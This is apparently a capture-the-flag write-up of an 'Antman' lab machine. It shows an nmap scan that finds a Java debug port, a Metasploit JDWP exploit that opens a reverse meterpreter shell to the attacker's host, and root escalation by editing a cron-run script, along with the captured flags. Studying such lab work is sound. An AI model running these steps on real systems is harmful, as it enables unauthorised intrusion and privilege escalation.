
Yatharth Upmanue

Antman CTF Challenge

Task descriptions


1. Perform a port scan on the target system. Scan for the 2000 most common ports, including a version scan. What service is running on TCP port 4141?



```
Nmap done: 1 IP address (1 host up) scanned in 11.51 seconds
upmanue@Lappy-Ubuntu:~/Documents/Pentesting/pentesting-thu-2022-main/pentesting-thu-2022-main/files$ nmap -v --top-ports 2000 172.17.0.2
Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-22 17:15 CET
Initiating Ping Scan at 17:15
Scanning 172.17.0.2 [2 ports]
Completed Ping Scan at 17:15, 0.00s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 17:15
Completed Parallel DNS resolution of 1 host. at 17:15, 0.02s elapsed
Initiating Connect Scan at 17:15
Scanning 172.17.0.2 [2000 ports]
Discovered open port 8080/tcp on 172.17.0.2
Discovered open port 80/tcp on 172.17.0.2
Discovered open port 8009/tcp on 172.17.0.2
Discovered open port 4141/tcp on 172.17.0.2
Completed Connect Scan at 17:15, 0.03s elapsed (2000 total ports)
Nmap scan report for 172.17.0.2
Host is up (0.000084s latency).
Not shown: 1996 closed tcp ports (conn-refused)
PORT     STATE SERVICE
80/tcp   open  http
4141/tcp open  oirtgsvc
8009/tcp open  ajp13
8080/tcp open  http-proxy

Read data files from: /snap/nmap/2864/usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.07 seconds
```

- Found the open services and the services running on the ports. To find more info, ran another nmap command.




upmanue@Lappy-Ubuntu: ~/Documents/Pentesting/CTF Writeups/CTF-Challenges
upmanue@Lappy-Ubuntu: ~/Documents

```
Initiating Ping Scan at 17:14
Scanning 172.17.0.2 [2 ports]
Completed Ping Scan at 17:14, 0.00s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 17:14
Completed Parallel DNS resolution of 1 host. at 17:14, 0.04s elapsed
Initiating Connect Scan at 17:14
Scanning 172.17.0.2 [2000 ports]
Discovered open port 8080/tcp on 172.17.0.2
Discovered open port 80/tcp on 172.17.0.2
Discovered open port 4141/tcp on 172.17.0.2
Discovered open port 8009/tcp on 172.17.0.2
Completed Connect Scan at 17:14, 0.04s elapsed (2000 total ports)
Initiating Service scan at 17:14
Scanning 4 services on 172.17.0.2
Completed Service scan at 17:14, 6.04s elapsed (4 services on 1 host)
NSE: Script scanning 172.17.0.2.
Initiating NSE at 17:14
Completed NSE at 17:15, 5.06s elapsed
Initiating NSE at 17:15
Completed NSE at 17:15, 0.00s elapsed
Initiating NSE at 17:15
Completed NSE at 17:15, 0.00s elapsed
Nmap scan report for 172.17.0.2
Host is up (0.000097s latency).
Not shown: 1996 closed tcp ports (conn-refused)
PORT     STATE SERVICE VERSION
80/tcp   open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
| http-methods:
|_  Supported Methods: HEAD GET POST OPTIONS
|_http-title: ANT-MAN
4141/tcp open  jdwp    Java Debug Wire Protocol (Reference Implementation) version 1.8 1.8.0_352
|_jdwp-info: ERROR: Script execution failed (use -d to debug)
8009/tcp open  ajp13   Apache Jserv (Protocol v1.3)
|_ajp-methods: Failed to get a valid response for the OPTION request
8080/tcp open  http    Apache Tomcat 8.5.16
|_http-open-proxy: Proxy might be redirecting requests
| http-methods:
|_  Supported Methods: GET HEAD POST
|_http-title: Apache Tomcat/8.5.16
|_http-favicon: Apache Tomcat
```

2. Compromise the system using the Metasploit module "java_jdwp_debugger". You can find the flag in the root directory of the server.

- Since we now know that port 4141 runs JDWP protocol, we can not exploit this vulnerability.
- To do this we will use the metasploit framework.
- We set RHOST(172.17.0.2) and RPORT (4141)
- After setting the payload to be linux/x86/meterpreter/reverse_tcp, we get meterpreter shell by which we get access to the system



upmanue@Lappy-Ubuntu: ~/Documents/Pentesting/pentesting-thu-2022-main/pentesting-thu-2022-main/files
upmanue@Lappy-Ubuntu: ...
upmanue@Lappy-Ubuntu: ...
upmanue@Lappy-Ubuntu: ...
upmanue@Lappy-Ubuntu: ...

```
msf6 exploit(multi/misc/java_jdwp_debugger) > use exploit/multi/misc/java_jdwp_debugger
[*] Using configured payload linux/aarch64/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_jdwp_debugger) > set payload linux/x86/meterpreter/reverse_tcp
payload => linux/x86/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_jdwp_debugger) > exploit

[*] Started reverse TCP handler on 10.0.36.3:4444
[*] 172.17.0.2:4141 - Retrieving the sizes of variable sized data types in the target VM...
[*] 172.17.0.2:4141 - Getting the version of the target VM...
[*] 172.17.0.2:4141 - Getting all currently loaded classes by the target VM...
[*] 172.17.0.2:4141 - Getting all running threads in the target VM...
[*] 172.17.0.2:4141 - Setting 'step into' event...
[*] 172.17.0.2:4141 - Resuming VM and waiting for an event...
[*] 172.17.0.2:4141 - Received 1 responses that are not a 'step into' event...
[*] 172.17.0.2:4141 - Deleting step event...
[*] 172.17.0.2:4141 - Disabling security manager if set...
[+] 172.17.0.2:4141 - Security manager was not set
[*] 172.17.0.2:4141 - Dropping and executing payload...
[*] Sending stage (1017704 bytes) to 172.17.0.2
[+] 172.17.0.2:4141 - Deleted /tmp/WpOKe2
[*] Meterpreter session 1 opened (10.0.36.3:4444 -> 172.17.0.2:40904) at 2023-01-22 17:37:21 +0100

meterpreter >
```

- By running the shell command and looking at the contents we find the first flag.


upmanue@Lappy-Ubuntu: ~/Documents/Pentesting/pentesting-thu-2022-main/pentesting-thu-2022-main/files
upmanue@Lappy-Ubuntu: ...
upmanue@Lappy-Ubuntu: ...
upmanue@Lappy-Ubuntu: ...
upmanue@Lappy-Ubuntu: ...

```
[+] 172.17.0.2:4141 - Deleted /tmp/WpOKe2
[*] Meterpreter session 1 opened (10.0.36.3:4444 -> 172.17.0.2:40904) at 2023-01-22 17:37:21 +0100

meterpreter > shell
Process 292 created.
Channel 1 created.
ls
bin
boot
dev
etc
flag_4_antman.txt
home
lib
lib64
media
mnt
opt
proc
root
run
sbin
srv
supervisord.log
supervisord.pid
sys
tmp
usr
var
cat flag_4_antman.txt
flag_k1ll1ng_bugs_1s_h4rd
```

3. The /opt/ directory contains a way to escalate your privileges to "root". Can you find it? You can get a root flag in "/root/flag.txt".

- Going in the admin directory we can see that there is a script called delete-logs.sh. Looking into that script we can see the output:

  #!/bin/bash

  # Delete any file in the log directory

  # This script is executed by root every 2 minutes (via cron job)


  rm -rfv /opt/admin/logs/*

- We modify the script using the edit command and add the following lines.

  cd /root/

  mv flag.txt /opt/

- We wait for 2 mins and BAM!!!! We have the flag.txt in the opt directory.




```
meterpreter > cd opt/
meterpreter > ls
Listing: /opt
=============

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
040755/rwxr-xr-x  4096  dir   2023-01-22 16:37:41 +0100  admin
100664/rw-rw-r--  27    fil   2022-11-11 13:46:44 +0100  flag.txt
040755/rwxr-xr-x  4096  dir   2023-01-22 16:37:27 +0100  tomcat

meterpreter >
```

- Now we simply, cat the flag and enjoy!!



```
meterpreter > cat flag.txt
flag_g3t_r00t_or_d1e_tryingmeterpreter >
```